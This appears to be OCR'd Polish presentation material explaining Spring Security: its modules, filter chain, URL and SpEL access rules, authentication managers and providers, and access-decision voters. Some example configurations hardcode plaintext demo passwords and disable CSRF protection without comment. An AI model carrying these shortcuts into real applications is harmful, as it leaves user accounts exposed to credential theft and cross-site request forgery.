    <artifactId>spring-security-config</artifactId>
    <version>3.2.4.RELEASE</version>
  </dependency>
</dependencies>
```

Gradle :

```
dependencies {
        compile 'org.springframework.security:spring-security-web:4.0.3.RELEASE'
        compile 'org.springframework.security:spring-security-config:4.0.3.RELEASE'
 }
```

Moduły

Core spring-security-core - auth i access-control, remoting support - ogólnie jak to 'core' jest niezbędny do działania czegokolwiek w spring security framework.

Zapewnia zabezpieczenie dla aplikacji standalone, zdalnych klientów, i metod biznesowych, JDBC oraz obsługę kryptografii (Crypto)

WEB spring-security-web - zawiera filtry, które możemy modelować w łańcuch (Chain of responsiblity pattern) oraz integracje z Servlet API i URL-based access-control

Config spring-security-config - zawiera Xml namespace dla wygodnej konfiguracji z poziomu XML znanej ze Springa oraz JavaConfig support

LDAP - spring-security-ldap - autoryzacja oparta na protokole LDAP

ACL - spring-security-acl - autoryzacja oparta na poziomie dostępu do obiektów domenowych. Znamy takie podejście z systemów Linux czyli kto i w jakim stopniu ma dostęp do zasobu.

CAS - spring-security-cas - integracje z systemami SSO.

OpenID - spring-security-openid - wsparcie dla protokołu openID. Autoryzacja użytkownika po przez zewnętrzne serwery OpenID np Google.

Sposoby logowania

Login Form (login/password) authentication

Basic, Digest authentication (HTTP basic authentication)

Rememeber Me (cookie)

Ldap

Kerberos , Active Directory

JAAS

X.509

CAS

OpenId

Oauth2

Filtrowanie


Spring security wykorzystuje zestaw filtrów, które to odpowiadają za różne aspekty bezpieczeństwa.

DelegatingFilterProxy – filter serweletów. Pośredniczy w dostępie do implementacji Filter, która jest zarejestrowana jako komponent w kontekście aplikacji Springa.

```
<filter>
    <filter-name>filterA</filter-name>
    <filter-class>FilterA</filter-class>
</filter>
<filter-mapping>
     <filter-name>filterA</filter-name>
      <url-pattern>/*</url-pattern>
 </filter-mapping>
```

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain filterChain)
{
// do something before filter
System.out.println("Starting Filter");
// run rest of the application
   filterChain.doFilter(request, response);
// cleanup
  System.out.println("Ending Filter");
}
```

Filters source:springsource.tistory.com



Web filters source:longbe00.blogspot.com

Web filters

ChannelProcessingFilter

ConcurrentSessionFilter

SecurityContextPersistenceFilter

LogoutFilter

Any preauthorization filter

UsernamePasswordAuthenticationFilter

OpenIDAuthenticationFilter

BasicAuthenticationFilter

SecurityContextHolderAwareRequestFilter

JaasApiIntegrationFilter


AnonymousAuthenticationFilter

SessionManagementFilter

ExceptionTranslationFilter

FilterSecurityInterceptor

Przepływ żądań source:dev.anyframejava.org



Web filters : SSO

```
<security:http>
 <!-- Additional http configuration omitted -->
 <security:custom-filter position="PRE_AUTH_FILTER" ref="siteminderFilter" />
</security:http>

<bean id="siteminderFilter"
class="org.springframework.security.web.authentication.preauth.RequestHeaderAuthenticationFilter">
  <property name="principalRequestHeader" value="SM_USER"/>
  <property name="authenticationManager" ref="authenticationManager" />
</bean>

<bean id="preauthAuthProvider"
class="org.ss..web.authentication.preauth.PreAuthenticatedAuthenticationProvider">
<property name="preAuthenticatedUserDetailsService">
   <bean id="userDetailsServiceWrapper" class="ss.erdetails.UserDetailsByNameServiceWrapper">
    <property name="userDetailsService" ref="userDetailsService"/>
   </bean>
</property>
</bean>

<security:authentication-manager alias="authenticationManager">
    <security:authentication-provider ref="preauthAuthProvider" />
</security:authentication-manager>
```

web.xml

Zarejestruj Security Filter w web.xml

```
<filter>
   <filter-name>springSecurityFilterChain</filter-name>
   <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
</filter>
<filter-mapping>
  <filter-name>springSecurityFilterChain</filter-name>
   <url-pattern>/*</url-pattern>
</filter-mapping>
```

Kolejność filtrów jest ważna

Xml namespace

```
<beans:beans xmlns="http://www.springframework.org/schema/security"
xmlns:beans="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:p="http://www.springframework.org/schema/p"
xmlns:security="http://www.springframework.org/schema/security"
xsi:schemaLocation="http://www.springframework.org/schema/beans  http://www.springframework.org/schema/beans/spring-beans.xsd
http://www.springframework.org/schema/security http://www.springframework.org/schema/security/spring-security.xsd
http://www.springframework.org/schema/security http://www.springframework.org/schema/security/spring-security.xsd">
</beans:beans>
```

Web/HTTP Security – ustawienia filtrów i powiązania ich z odpowiednimi usługami, zabezpieczanie adresów URL, deklaracje formularza logowania oraz ewentualna obsługa błędów.

Business Object (Method) Security – ustawienia warstwy biznesowej czyli ochrona serwisów

AuthenticationManager – obsługa uwierzytelnienia w stosunku do innych komponentów serwisu

AccessDecisionManager – podejmowanie właściwej decyzji. Na podstawie ustalonej polityki będziemy puszczać dalej żądanie lub też nie.

AuthenticationProviders – mechanizm, który dostarcza sposoby uwierzytelniania serwisu. Oparty na algorytmie iteracyjnych(taki chain of responsibility)

UserDetailsService – element blisko związany z uwierzytelnianiem podmioty w systemie.

Konfiguracja

http auto-config="true" - włączenie uwierzytelniania korzystającego z formularzy (włączenie łańcucha filtrów) - typowa domyślna konfiguracja dla Web

use-expression="true" - włączenie wyrażeń SpEl dla Springa, przydatne np w JSP

create-session={} - session fixaction attack

form-login default-target-url="/welcome.html" - przekierowanie na danego URL'a po udanej autentykacji.

authentication-failure-url - przekierowanie na danego URL'a po nieudanej akcji autentykacji

remember-me - włączona opcja zapamiętywania

logout logout-success-url="/welcome.html" - konfiguracja operacji wylogowania - przekierowanie na danego URL'a po udanej akcji wylogowania

authentication-manager - manager uwierzytelniania wpółgra z authentication-provider

authentication-provider - dostawca uwierzytelnienia podpinamy tu jakąś logikę np DAO

Może to być dowolna interpretacje UserDetailsService czyli np implementacja w pamięci dostarczona przez Spring-Security czyli InMemoryDaoImpl

Zabezpieczanie dostępu do adresów URL

```
@Override
  protected void configure(HttpSecurity http) throws Exception {
    http.authorizeRequests()
      .antMatchers("/user/register").permitAll()
      .antMatchers("/user/autologin").access("hasRole('ROLE_USER')")
      .antMatchers("/user/delete").access("hasRole('ROLE_ADMIN')")
      .antMatchers("/img/**").permitAll()
      .antMatchers("/images/**").permitAll()
      .anyRequest().authenticated()
      .and()
        .formLogin().loginPage("/login").failureUrl("/login?error").permitAll()
      .and()
        .logout().logoutUrl("/logout")
        .logoutSuccessHandler(logoutHandler)
        .deleteCookies("JSESSIONID")
      .and()
        .rememberMe().key(applicationSecret)
        .tokenValiditySeconds(31536000);
  }
```

Zabezpieczenie url'i - HTTPS

Uniemożliwienie wysyłania wrażliwych informacji jak plainText.

```
<intercept-url pattern="/httpsOnly/**" requires-channel="https"/>
<intercept-url pattern="/httpOnly/**" requires-channel="http"/>
<intercept-url pattern="/doesntMatter/**" requires-channel="any"/>

<security:intercept-url pattern="/custom_login" requires-channel="https"/>
<security:intercept-url pattern="/j_spring_security_check" requires-channel="https"/>
```

Zabezpieczenie ścieżek dostępu

access(String) – jeśli wartością SpEL jest true - dostęp

anonymous() - umożliwia dostęp anonimowych użytkownikom

authenticated() - umożliwia dostęp uwierzytelnionym użytkownikom

denyAll() - bezwarunkowa odmowa dostępu

fullyAuthenicated() - dostęp jedynie dla pełno uwierzytelnionych użytkowników (niezapamiętanym)

hasAnyAuthority(String …) - dostęp jeśli jedno z podanych uprawnień jest przypisane do użytkownika

hasAnyRole(String …) - umożliwia dostęp jeśli user posiada jedno z wymienionych ról

hasAuthority(String) – umożliwia dostęp jeśli user posiada wybrane uprawnienie

hasIpAddress(String) – jeśli user na zadany adres ip - dostęp

hasRole(String) – umożliwia dostęp jeśli user ma zadaną role

not() - neguje efekt wszystkich powyższych metod

permitAll() - bezwarunkowy dostęp

rememberMe() - umożliwia dostęp dla użytkowników z opcją remember-me

Zabezpieczanie za pomocą SpEL : zwiększamy elastyczność

authentication – obiekt authentication użytkownika
denyAll – zawsze false
hasRole(String role) – true, jeśli użytkownik posiada taką rolę
hasAnyRole(lista ról) – true, jeśli user posiada którąś z ról
hasIpAddress(adres ip) – jeśli user jest przydzielony do tego adresu wtedy true
isAnonymous() - true, jeśli user jest anonimowy
isAuthenticated() - true, jeśli user nie jest anonimowy
isFullyAuthenticated() - true , jeśli użytkownik jest w pełni zalogowany (!rememberMe)
isRememberMe() - true, jeśli user jest zalogowany z opcją remember-me
permitAll – zawsze true
principal – obiekt principal danego użytkownika

```
antMatchers("/author/create").access("hasRole('ROLE_ADMIN') or hasRole('ROLE_DBA')")

antMatchers("/messageDelete*").access("hasRole('ROLE_ADMIN) or hasIpAddress('127.0.0.1) or hasIpAddress('0:0:0:0:0:0:0:1')")
```

Białe listy, czarne listy

Białe listy : odrzucamy wszystkie żadania poza jawnie zdefiniowanymi. Reguła denyAll efektywnie uruchamia nam strategie białej listy.

@PreAuthorize('denyAll') – na poziomie klasy

<intecept-url pattern='/**' access='denyAll'/> //xml

Czarne listy – obsługujemy wszystkie żądania o ile nie są zabronione tzn nie figurują na 'czarnej liście'.

AuthenticationManager (ProviderManager)

Opowiada za potwierdzenie kim naprawdę jesteśmy

Posiada tylko jedną metodę *: Authentication authenticate(Authentication authentication) throws AuthenticationException;*

```
<authentication-manager alias="authenticationManager">
  <authentication-provider user-service-ref="userDetailsDao"/>
</authentication-manager>
```

Zarządza listą dostawców.

Iteruje po kolejnych dostawcach i próbuje na ich podstawie uwierzytelnić użytkownika.

Jeśli znajdzie odpowiedniego dostawcę w łańcuchu, który pozwoli na poprawne uwierzytelnienie przerywa przerywa dalszą iteracją.

```
protected void configure(AuthenticationManagerBuilder auth) throws Exception {
CustomJdbcUserDetailsService customJdbcUserDetailsService = new CustomJdbcUserDetailsService();
customJdbcUserDetailsService.setDataSource(dataSource);
DaoAuthenticationProvider customJdbcProvider = new DaoAuthenticationProvider();
customJdbcProvider.setUserDetailsService(customJdbcUserDetailsService);
CustomLdapAuthoritiesPopulator customLdapAuthoritiesPopulator = new CustomLdapAuthoritiesPopulator(customJdbcUserDetailsService);

auth.jdbcAuthentication().dataSource(dataSource);
auth.inMemoryAuthentication().withUser("memdemo").password("secret").roles("USER").and().withUser("memadmin").password("53cr37").roles("ADMIN");
auth.authenticationProvider(customJdbcProvider);
auth.ldapAuthentication().userDnPatterns("uid={0},ou=users").groupSearchBase("ou=groups").groupRoleAttribute("ou").contextSource()
.ldif("classpath:com/iampfac/howto/spring/security/users.ldif").root("dc=example,dc=org");
auth.ldapAuthentication().ldapAuthoritiesPopulator(customLdapAuthoritiesPopulator).userDnPatterns("uid={0},ou=users").contextSource()
.ldif("classpath:com/iampfac/howto/spring/security/mix.ldif").root("dc=example,dc=org");
}
```

AuthenticationProvider : wyjątki

LockedException = If the user's account has been indicated as locked.

BadCredentialsException =If no username was provided or if the password didn't match the username in the authentication store

UsernameNotFoundException = If the username wasn't found in the authentication store or if the username has no GrantedAuthority assigned.

AuthenticationManager i dostawcy uwierzytelnienia source :docs.gigaspaces.com

CasAuthenticationProvider


JaasAuthenticationProvider

DaoAuthenticationProvider


OpenIDAuthenticationProvider

RememberMeAuthenticationProvider

LdapAuthenticationProvider



Autoryzacja source:http://terasolunaorg.github.io/guideline/5.0.0.RELEASE/en/Security/Authorization.html




AccessDecisionManager


Jest odpowiedzialny za decydowanie czy coś lub ktoś ma dostęp do zasobu jeśli nie zostanie wyrzucony wyjątek AccessDeniedException lub InsufficientAuthenticationException.

AffirmativeBased - stosowany domyślnie. Przyznaje dostęp do zasobu, jeśli co najmniej jeden voter oddał głos na TAK.

ConsensusBased - prawo dostępu jest udzielane na zasadzie głosu większości.

UnanimousBased - wymagane są wszystkie głosy na TAK, aby dostęp do zasobu był przyznany.





AccessDecisionManager

```
public interface AccessDecisionManager {
   void decide(Authentication authentication, Object object,
       Collection<ConfigAttribute> configAttributes) throws  AccessDeniedException, InsufficientAuthenticationException;
boolean supports(ConfigAttribute attribute);
boolean supports(Class<?> clazz);
}
```

AccessDecisionVoter:

```
public interface AccessDecisionVoter<S> {
   int ACCESS_GRANTED = 1;
   int ACCESS_ABSTAIN = 0;
  int ACCESS_DENIED = −1;
  boolean supports(ConfigAttribute attribute);
  boolean supports(Class<?> clazz);
  int vote(Authentication authentication, S object, Collection<ConfigAttribute> attributes);
}
```

AccessDecisionManager : przykład

```
<security:http auto-config="true" access-decision-manager-ref="accessDecisionManager">

<bean id="accessDecisionManager" class="org..vote.UnanimousBased">
 <constructor-arg>
  <list>
   <bean class="org.springframework.security.access.vote.RoleVoter"/>
   <bean class="org.springframework.security.access.vote.AuthenticatedVoter"/>
  </list>
 </constructor-arg>
</bean>
```

Java config :

```
public class AdminApiWebSecurityConfigurerAdapter extends WebSecurityConfigurerAdapter {
@Autowired private AccessDecisionManager accessDecisionManager;
@Override
protected void configure(HttpSecurity http) throws Exception {
      http.authorizeRequests().accessDecisionManager(accessDecisionManager);
      http.csrf().disable();
      http.requestMatchers().antMatchers("/admin/api/**")
      .and().requiresChannel().anyRequest().requiresSecure()
      .and().authorizeRequests().antMatchers("/admin/api/**").hasAuthority(AuthUtilities.ROLE_USER);
  }
}
```

Koncepcja

SecurityContextHolder → **SecurityContext** – dostęp wielowątkowy

SecurityContext → Authentication

Authentication → principal

Principal – główna koncepcja użytkownika dla uwierzytelniania

